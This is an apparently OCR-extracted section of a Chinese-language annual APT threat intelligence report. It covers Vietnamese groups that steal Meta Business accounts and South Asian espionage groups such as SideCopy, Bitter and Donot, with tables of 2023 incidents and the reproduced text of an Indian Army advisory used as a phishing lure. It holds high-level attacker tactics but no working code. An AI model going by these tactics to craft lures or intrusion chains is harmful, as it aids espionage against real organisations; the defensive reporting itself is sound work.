WithSecure Intelligence has observed and tracked numerous threats targeting this highly adversarial space, particularly Meta Business accounts and Facebook. The activity clusters being tracked mainly originate and operate out of Vietnam. It is worth noting that the threat landscape targeting this industry is naturally much broader and more dynamic than the threats we're currently observing and tracking and will continue to evolve in unforeseen ways.

Common trends between observed threats

The overwhelming number of observed threats have similar capabilities, infrastructure, and victimology, but are also unique in ways that set them apart from one another into distinct activity clusters or groups.

This is likely the culmination of active working relationships between various threat actors, shared tooling and TTPs across these threat groups, and/or a fractured and service-oriented Vietnamese cybercriminal ecosystem (akin to Ransomware-as-a-Service model) centered around social media platforms, such as Facebook/Meta. These elements muddy the waters of threat tracking and attribution, where fine lines could be drawn to separate one threat from one another.

Most of the observed activity clusters rely on the usage of a malware component (generally information stealers) to target businesses and individuals operating on Facebook. While certain threat groups rely on commodity malware that are often sold through malware-as-a-Service offerings, such as RedLine stealer, other groups develop custom malware, allowing them greater flexibility and capabilities. Most of the custom malware observed today are written in high-level programming languages, indicating the low barrier of entry for adversaries operating in

- Browser extensions (i.e., Chrome) - JavaScript
- NodeJS-based executables (including Electron) - JavaScript
- Python-based executables (PyInstaller/Nuitka) - Python
- NET Core (single files) and .NET Framework - .NET

These threat groups target victims through various platforms, with one threat group often expanding beyond a single platform. Some of the most common distribution platforms and vectors utilized by these threat groups include:

- Facebook – Fraudulent ads, pages, and direct messages.
- LinkedIn – Fraudulent job adverts, posts, and direct messages (InMail).
- Freelance sites (Upwork, Freelancer) – Fraudulent job adverts.
- WhatsApp – Direct messages.
- E-mails – Spear-phishing e-mails and malicious spam (malspam).
- Drive-by and promoted content – App store and search engine results with varying techniques such as SEO poisoning and boosting on social media or relevant platform.

Following are some examples of how threat group target victims through various platform:

▲ 图 3.8 WithSecure 的 Meet the Ducks 报告部分内容 [131]

奇安信威胁情报中心整理了2023年度东南亚地区APT组织的主要攻击活动，如下表所示。

组织名	报告内容	披露时间	披露来源
Saaiwc	Saaiwc 组织针对东南亚军事、财政等多部门的攻击活动分析 [122]	2023-01-06	安恒
Saaiwc	DarkPink 攻击亚太地区和欧洲 [123]	2023-01-11	Group-IB
Saaiwc	Saaiwc 组织攻击马来西亚、印度尼西亚外交部 [124]	2023-02-13	安恒

组织名	报告内容	披露时间	披露来源
Ducktail	Ducktail 攻击行动再现，利用 LNK、PowerShell 和其他策略躲避检测 [125]	2023-03-10	Deep Instinct
Saaiwc	Saaiwc 组织针对印尼政府的攻击活动分析 [126]	2023-03-15	360
Saaiwc	DarkPink 组织针对印度尼西亚外交部门和菲律宾军事部门的攻击活动 [26]	2023-03-20	安天
Ducktail	Ducktail 以社会工程学开始的复杂感染链 [127]	2023-03-29	Yoroi
Ducktail	对 Ducktail 攻击行动的调查 [128]	2023-05-09	Trend Micro
Saaiwc	DarkPink 组织的多个新受害者 [25]	2023-05-31	Group-IB
疑似海莲花	SPECTRALVIPER 恶意软件攻击越南大型企业 [129]	2023-06-09	Elastic
Ducktail	深入了解 Ducktail[130]	2023-08-30	Zscaler
Ducktail, Duckport	针对 Meta Business 帐户的威胁组织 [131]	2023-08-31	WithSecure
Saaiwc	DarkPink 利用 WinRAR 漏洞 CVE-2023-38831 攻击越南与马来西亚多个目标 [132]	2023-10-11	绿盟
Duckport	针对 LINKEDIN 上的专业人士的信息窃取活动 [133]	2023-11-01	Appgate
Ducktail	以时装诱饵针对营销人士的攻击活动 [134]	2023-11-10	Kaspersky
疑似海莲花	以购买 BMW 汽车为主题针对国内的攻击活动 [135]	2023-11-30	知道创宇
Ducktail	新版本 DarkGate 恶意软件 [136]	2023-12-07	WithSecure

▲ 表 3.9 2023 年东南亚地区 APT 组织热点攻击活动

三、南亚地区
South Asia

根据 2023 年公开报告整理结果，南亚地区依然是几个老牌 APT 组织活跃攻击，即透明部落、蔓灵花、响尾蛇和摩诃草。此外我们去年发现的 APT 组织金刚象（VajraEleph）在今年依然活跃。


南亚 APT 组织	攻击能力
蔓灵花	+
肚脑虫 /Donot Team	+
透明部落 /Transparent Tribe	+
SideCopy	+
响尾蛇 /Sidewinder	++
摩诃草	++
幼象 /CNC	+

组织名	最早活动时间	公开披露时间	组织简介
蔓灵花 (Bitter)	2013	2016	主要针对巴基斯坦、中国两国，其攻击目标为政府部门、电力、军工业相关单位，意图窃取敏感资料，并与摩诃草、魔罗枞存在关联。奇安信内部跟踪编号为 APT-Q-37。
肚脑虫 (Donot)	2016	2017	主要针对巴基斯坦、中国、斯里兰卡等南亚地区国家，对政府机构、国防军事部门以及商务领域重要人士实施网络间谍活动。主要使用 yty 和 EHDevel 两套恶意框架。奇安信内部跟踪编号为 APT-Q-38。
透明部落 (Transparent Tribe)	2012	2016	该组织别名 C-Major。主要针对印度政府、军队或相关组织，以及巴基斯坦的激进分子和民间社会团体，利用社会工程学进行鱼叉攻击，同时也会在移动端发起攻击。
SideCopy	2019	2020	主要针对印度、巴基斯坦和阿富汗，以政府、国防、军事等相关组织人员为目标进行网络间谍活动。因其攻击手法主要复制 Sidewinder 及其他 APT 组织的 TTP 而得名。
响尾蛇 (Sidewinder)	2012	2018	主要针对巴基斯坦、中国、阿富汗、尼泊尔、孟加拉等国家展开攻击，旨在窃取政府外交机构、国防军事部门、高等教育机构等领域的机密信息。常使用已知漏洞 (CVE-2017-11882) 开展攻击活动。奇安信内部跟踪编号为 APT-Q-39。
摩诃草 (Patchwork)	2009	2013	主要针对中国、巴基斯坦等亚洲地区国家，以政府、军事、电力、工业、外交和经济等领域为主窃取敏感信息。具备 Windows、Android、macOS 三平台攻击能力。奇安信内部跟踪编号为 APT-Q-36。
魔罗枞	2013	2017	该组织别名 Confucius。2017 年 10 月由 Palo Alto Networks Unit 42 作为恶意家族披露。2017 年末，趋势科技将其归为 APT 组织，并分析了其与 Patchwork 存在一些联系。该组织的活跃时间可追溯至 2013 年。该组织拥有针对 Windows、Android 平台的攻击恶意代码，并常用 Delphi 作为其 Dropper 程序。
GroupA21 (CNC)	2017	2019	GroupA21 最早由国内安全公司命名，至少自 2017 年开始活动，主要针对南亚地区各国开展网络间谍活动。该组织的攻击手法与响尾蛇组织和蔓灵花组织存在相似之处，但在攻击细节和所用木马方面有着明显的区别。
金刚象 (VajraEleph)	2021	2022	该 APT 组织最早的攻击活动可以追溯到 2021 年 6 月。疑似来自南亚，主要针对巴基斯坦军方展开了有组织、有计划、针对性的军事间谍情报活动。其攻击目标主要为巴基斯坦国家的边防军（FC）和特种部队（SSG），尤其是俾路支省边防军（FC BLN），此外还包含少量的联邦调查局（FIA）和警察（Police）。奇安信内部跟踪编号为 APT-Q-43。

▲ 表 3.10 2023 年南亚地区活跃 APT 组织


总览2023年披露的南亚地区APT组织攻击活动，攻击目标涉及政府、国防、军事等领域。不同APT组织针对不同国家进行攻击，都有较为明确的目标且普遍带有政治色彩。

2023年年初时红雨滴团队在日常的威胁狩猎中捕获到Donot组织以克什米尔地区相关文档为诱饵的攻击样本。




▲ 图 3.11 红雨滴团队披露 Donot 组织攻击样本

样本的主要攻击流程与之前相似，但攻击者也在尝试不同的恶意代码植入手段，其攻击组件的代码细节变化说明该组织在频繁的攻击中不停更新武器库、变换自身攻击手法。



▲ 图 3.12 Donot 组织攻击流程

公开情报显示SideCopy组织持续对印度国防部发起进攻，红雨滴团队也捕获到了以印度国防部相关文档为诱饵发起的攻击。诱饵使用恶意LNK文件作为入口点，以无文件的方式在内存中加载执行后续的木马，木马可能为Delphi或者C++编写的新型木马。



Mil Tele : 34891

IHQ of MoD (Army)
Adjutant General's Branch
Addl Dte Gen MP/MP 8(I of R)
West Block-III, RK Puram
New Delhi - 110 066

20038/Appx J/Final/MP 8(I of R)

21 Dec 2022

HQ Southern Command (A)
HQ Eastern Command (A)
HQ Western Command (A)
HQ Northern Command (A)
HQ Central Command (A)
HQ South Western Command (A)
HQ Army Training Command (A)
HQ Andaman and Nicobar Command (A)
HQ Strategic Force Command (A)
All Record Offices

ADVISORY ON GRANT OF RISK & HARDSHIP ALLOWANCE JCOs & OR

1. Further to this Dte letter even No dt 09 Nov 22.

2. It is intimated that there was a bug in HRMS Patch 12 rel in first week of Nov 22 due to which 'from dt' is going blank in soft copies of Part II Orders regarding cancellation of old fd/CI/HAA allces. Such Part II Orders are being discarded by Dolphin Appl, further leading to rejections of new Part II Orders regarding RISK and HAUCA. This bug has already been fixed in HRMS Parch 12.1 which is available on Army Portal for download. All units/ests are requested to take the following action :-

(a) Install Patch 12.1 in HRMS Server forthwith.

(b) Part II Orders already pub but not fwd to Record Offices or further to PAOs should be unsigned through superadmin ID and re-genr soft copies after installing Patch 12.1 of HRMS and digitally signed.

(c) Discarded items of Part II Orders already processed by PAOs (OR) should be cancelled afresh.

3. A review mtg on impl of Risk & Hardship Allces was org by office of CGDA on 19 Dec 22 and certain pub errors were highlighted by regional PCsDA/CsDA. Despite clearly mentioned in Para 2(b) of the ibid letter under ref, few units/est are ceasing the erstwhile fd allces wef 21 Feb 19 (Paid for upto 20 Feb 19) and granting new allces wef 22 Feb 19. Thus the affected indl loses one day allce ie for 21 Feb 19 as well as such Part II Orders are being rejected by Dolphin Pgme. HRMS users need to be educated/trained properly on correct and error free pub of Part II Orders.

2

4. **Record Offices only**. All Record Offices are requested to ensure the fwg for smooth impl of Risk & Hardship Allce :-

(a) XML files of Part II Orders regarding cancellation of old fd allces and new descriptions ie RISK & HAUCA should be thoroughly exam for its correctness before processing to PAO.

(b) Few cases landing in debit bal on being acted upon revised Part II Orders were reported by regional controllers which ideally should not happen. All such cases be exam by Record Offices in consultation with PAO to find out exact cause of debits and corrective actions be initiated.

(c) Obtain details of discarded Part II Orders from PAO (OR) and advise corrective action to concerned Unis/Fmn/Est. The same may pl be shared with this Dte also.

(h) A proactive apch from all Record Offices is solicited for smooth impl of Risk & Hardship Allces.

5. This may please be disseminated to unit/fmn level.

(Ashwani Sharma)
BrG
Brit MP 8 (I of R)
for Adjutant General

Copy to :-


Sr Jt CGDA (Army)
ASDC (HRMS) — For information please.
ACDA (IT & SDC) - Please accept Part II Orders with one day gap in Cease and Grant (Refers to Para 3 above) as valid to avoid large No of rejections as there is no extra burden on Govt exchequer in doing so.

Internal

COAS Sectt	DG MF	E-in-C's Sectt	ADG AE
VCOAS Sectt	DG Inf	DG RVS	ADG OL
DCOAS (IS & C) Sectt	DG Army Avn	DG NCC	ADG Mov
DCOAS (P&S) Sectt	DG AAD	DG Resettlement	Provost Marshal
DCOAS (Strat) Sectt	DG Sigs	DG BR	Brig DSC
AG Sectt	DG MS	Dte of Standardisation	Brig Pnrs
QMG Sectt	DG ST	DG MI	ADG TA
MGS Sectt	DG EME	DRDO/DoP-Pers (AF)	HQ DG AR
MS Sectt	DG OS	ADG E (Pers), E-in-C's Br	ADGPS

▲ 图 3.13 SideCopy 组织攻击诱饵

持续活跃的组织还有蔓灵花，2023年中我们发现该组织通过鱼叉式钓鱼邮件投递的恶意压缩包有时候仍会包含带漏洞的Office文件，或者选择利用WinRAR漏洞构造的恶意压缩包。后续MSI文件有选择性地下发，而MSI文件中通常搭载蔓灵花的wmRAT木马。



▲ 图 3.14 蔓灵花组织 2023 年常用攻击流程

奇安信威胁情报中心整理了2023年南亚地区APT组织热点攻击活动，如下表所示：

组织名	报告内容	披露时间	披露机构
SideCopy	SideCopy 组织最新攻击武器披露 [140]	2023/1/6	360
CNC	APT 组织“GroupA21”借政府官方文档攻击巴基斯坦 [142]	2023/1/11	微步在线
蔓灵花	BITTER 组织借助 Office 组件漏洞对孟加拉国军事机构开展间谍活动 [142]	2023/1/13	中孚信息
肚脑虫	APT-C-35（肚脑虫）组织近期攻击活动披露 [143]	2023/2/7	360
蔓灵花	蔓灵花组织 2023 年初攻击行动与新组件揭秘 [144]	2023/2/9	深信服
透明部落	APT-C-56（透明部落）伪装简历攻击活动分析 [145]	2023/2/14	360
响尾蛇	Sidewinder 针对亚太地区的攻击活动 [146]	2023/2/15	Group-IB
SideCopy	SideCopy 针对印度的政府机构投递 ReverseRAT 后门 [147]	2023/2/21	ThreatMon
响尾蛇	“响尾蛇”针对国内高校的钓鱼攻击活动 [37]	2023/2/22	微步在线
SideCopy	APT 组织 SideCopy 针对印度政府的钓鱼攻击活动分析 [148]	2023/2/25	绿盟
透明部落	透明部落借助情感陷阱引诱印巴官员安装木马化的 Android 应用 [17]	2023/3/7	ESET
透明部落	APT-C-56（透明部落）Android 平台恶意软件 RlmRat 与 Linux 平台恶意软件波塞冬新型组件披露 [41]	2023/3/8	360
SideCopy	SideCopy APT 组织攻击印度政府机构 DRDO[149]	2023/3/21	Cyble
SideCopy	SideCopy 组织近期以印度国防部相关文档为诱饵的攻击活动分析 [150]	2023/3/21	奇安信
肚脑虫	暗影重重：肚脑虫（Donot）组织近期攻击手法总结 [151]	2023/3/23	奇安信
蔓灵花	蔓灵花针对中国核能行业的网络钓鱼活动 [152]	2023/3/24	Intezer
蔓灵花	Bitter 针对中国机构投递 CHM 恶意软件 [38]	2023/4/4	ASEC
透明部落	透明部落 (APT36) 攻击印度教育部门 [42]	2023/4/13	SentinelOne
肚脑虫	Donot APT 使用 Android 恶意软件攻击南亚目标 [153]	2023/4/14	Cyfirma
CNC	疑似 CNC 组织最新攻击动态分析 [39]	2023/4/14	深信服
CNC	CNC 组织针对我国某单位的攻击活动分析 [154]	2023/4/16	安天
透明部落	APT36 利用 Linux 恶意软件对印度展开间谍活动 [155]	2023/4/17	Uptycs

▲ 表 3.15 2023 年南亚地区 APT 组织热点攻击活动 *1

组织名	报告内容	披露时间	披露机构
SideCopy	SideCopy 疑似分发关于印度国家军事研究机构的钓鱼邮件 [157]	2023/5/4	Fortinet
响尾蛇	Sidewinder 组织针对巴基斯坦和土耳其的攻击活动 [158]	2023/5/8	BlackBerry
SideCopy	SideCopy 伪装注册邀请表格进行攻击 [159]	2023/5/11	360
响尾蛇	追踪 Sidewinder 使用的网络基础设施 [160]	2023/5/17	Group-IB
摩诃草	白象组织使用 BADNEWS 和 Remcos 商业木马的最新攻击活动 [16]	2023/5/23	安天
摩诃草	对开源项目情有独钟的 Patchwork 组织 [162]	2023/5/24	深信服
摩诃草	PatchWork 组织新型攻击武器报告 -EyeShell 武器披露 [163]	2023/5/25	知道创宇
蔓灵花	Bitter 组织新攻击武器分析报告 -ORPCBackdoor 武器分析 [164]	2023/5/30	知道创宇
响尾蛇	响尾蛇组织使用 DLL 劫持加载 Cobalt Strike 攻击巴基斯坦政府 [166]	2023/6/7	深信服
SideCopy	Sidecopy 近期针对印度国防、军事部门下发新后门 FetaRAT 的活动分析 [13]	2023/6/8	安恒
摩诃草	白象组织盯上国内军工和高校，网络攻击持续不断 [21]	2023/6/14	微步在线
SideCopy	SideCopy 针对印度国防的持续攻击 [167]	2023/6/15	Seqrite
肚脑虫	Donot APT 借助 Google Play 商店部署恶意 Android 应用程序 [168]	2023/6/16	Cyfirma
肚脑虫	肚脑虫组织以漏洞防护相关诱饵投递伪装为 Chrome 更新版本的恶意程序 [169]	2023/6/22	Rewterz
响尾蛇	Sidewinder 针对巴基斯坦政府发起网络间谍活动 [170]	2023/6/25	Rewterz
摩诃草	疑似摩诃草组织利用 WarHawk 后门变种 Spyder 窥伺多国 [172]	2023/7/4	奇安信
透明部落	透明部落利用恶意 PPT 对印度政府实体发起攻击 [173]	2023/7/11	ThreatMon
SideCopy	SideCopy APT 攻击的复杂感染链 [174]	2023/7/18	ThreatMon
SideCopy	SideCopy 组织针对印度政府部门的攻击活动分析 [175]	2023/7/25	360
蔓灵花	幽影长存：蔓灵花组织近期攻击活动分析 [176]	2023/8/2	奇安信
神秘象	揭秘南亚新 APT 组织 APT-K-47“神秘象” [177]	2023/8/4	知道创宇
CNC	关于近期国内航空航天领域面临 APT 窃密攻击风险分析 [178]	2023/8/10	深信服
肚脑虫	APT-C-35（肚脑虫）组织在移动端采用新的投递方式分析 [179]	2023/8/15	360

▲ 表 3.15 2023 年南亚地区 APT 组织热点攻击活动 *2

组织名	报告内容	披露时间	披露机构
魔罗杪	Confucius 组织攻击武器 MessPrint 不同版本的对比分析 [180]	2023/8/31	BaizeSec
透明部落	透明部落伪装成私密聊天应用的攻击活动分析 [181]	2023/9/1	安天
魔罗杪	Confucius 组织移动端最新攻击活动分析 [182]	2023/9/8	安天
摩诃草	白象组织 BADNEWS 新型样本分析 [183]	2023/9/11	BaizeSec
透明部落	APT36 更新后的武器库一览 [184]	2023/9/12	Zscaler
透明部落	透明部落的 CapraRAT 伪装为 YouTube 攻击 Android 手机 [185]	2023/9/18	SentinelOne
魔罗杪	Confucius 近期针对巴基斯坦电信、能源、军事、政府和宗教等行业的攻击活动分析 [19]	2023/10/16	安恒
SideCopy	矛头持续指向印度国防部，Sidecopy 加入 CVE-2023-38831 漏洞利用攻击队列 [15]	2023/10/26	安恒
SideCopy	SideCopy 针对多平台的攻击：利用 WinRAR 漏洞和 Ares RAT 针对 Linux 平台的变体 [186]	2023/11/6	Seqrite
响尾蛇	疑似响尾蛇组织利用 Nim 后门刺探南亚多国情报 [187]	2023/11/8	奇安信
响尾蛇	响尾蛇针对巴基斯坦政府单位的攻击行动 [188]	2023/11/10	深信服
金刚象	桃色陷阱行动：APT-C-52（焰魔蛇）组织针对巴基斯坦的攻击活动 [18]	2023/11/14	360
蔓灵花	蔓灵花组织投向国产办公软件的目光与 WinRAR 漏洞之触 [10]	2023/11/21	深信服
肚脑虫	APT-C-35（肚脑虫）利用 RemcosRAT 远控攻击活动分析 [189]	2023/11/23	360
摩诃草	摩诃草组织（APT-Q-36）借 Spyder 下载器投递 Remcos 木马 [190]	2023/11/28	奇安信
透明部落	APT-C-56（透明部落）利用 OLE 对象部署 CrimsonRAT 木马的攻击活动分析 [44]	2023/12/7	360
蔓灵花	蔓灵花（BITTER）近期活跃样本分析 [191]	2023/12/21	山石网科
透明部落	针对印度政府的 RusticWeb 攻击行动：从基于 Rust 的恶意软件到利用 Web 服务的数据渗出 [192]	2023/12/21	Seqrite

▲ 表 3.15 2023 年南亚地区 APT 组织热点攻击活动 *3

四、东欧地区
Eastern Europe

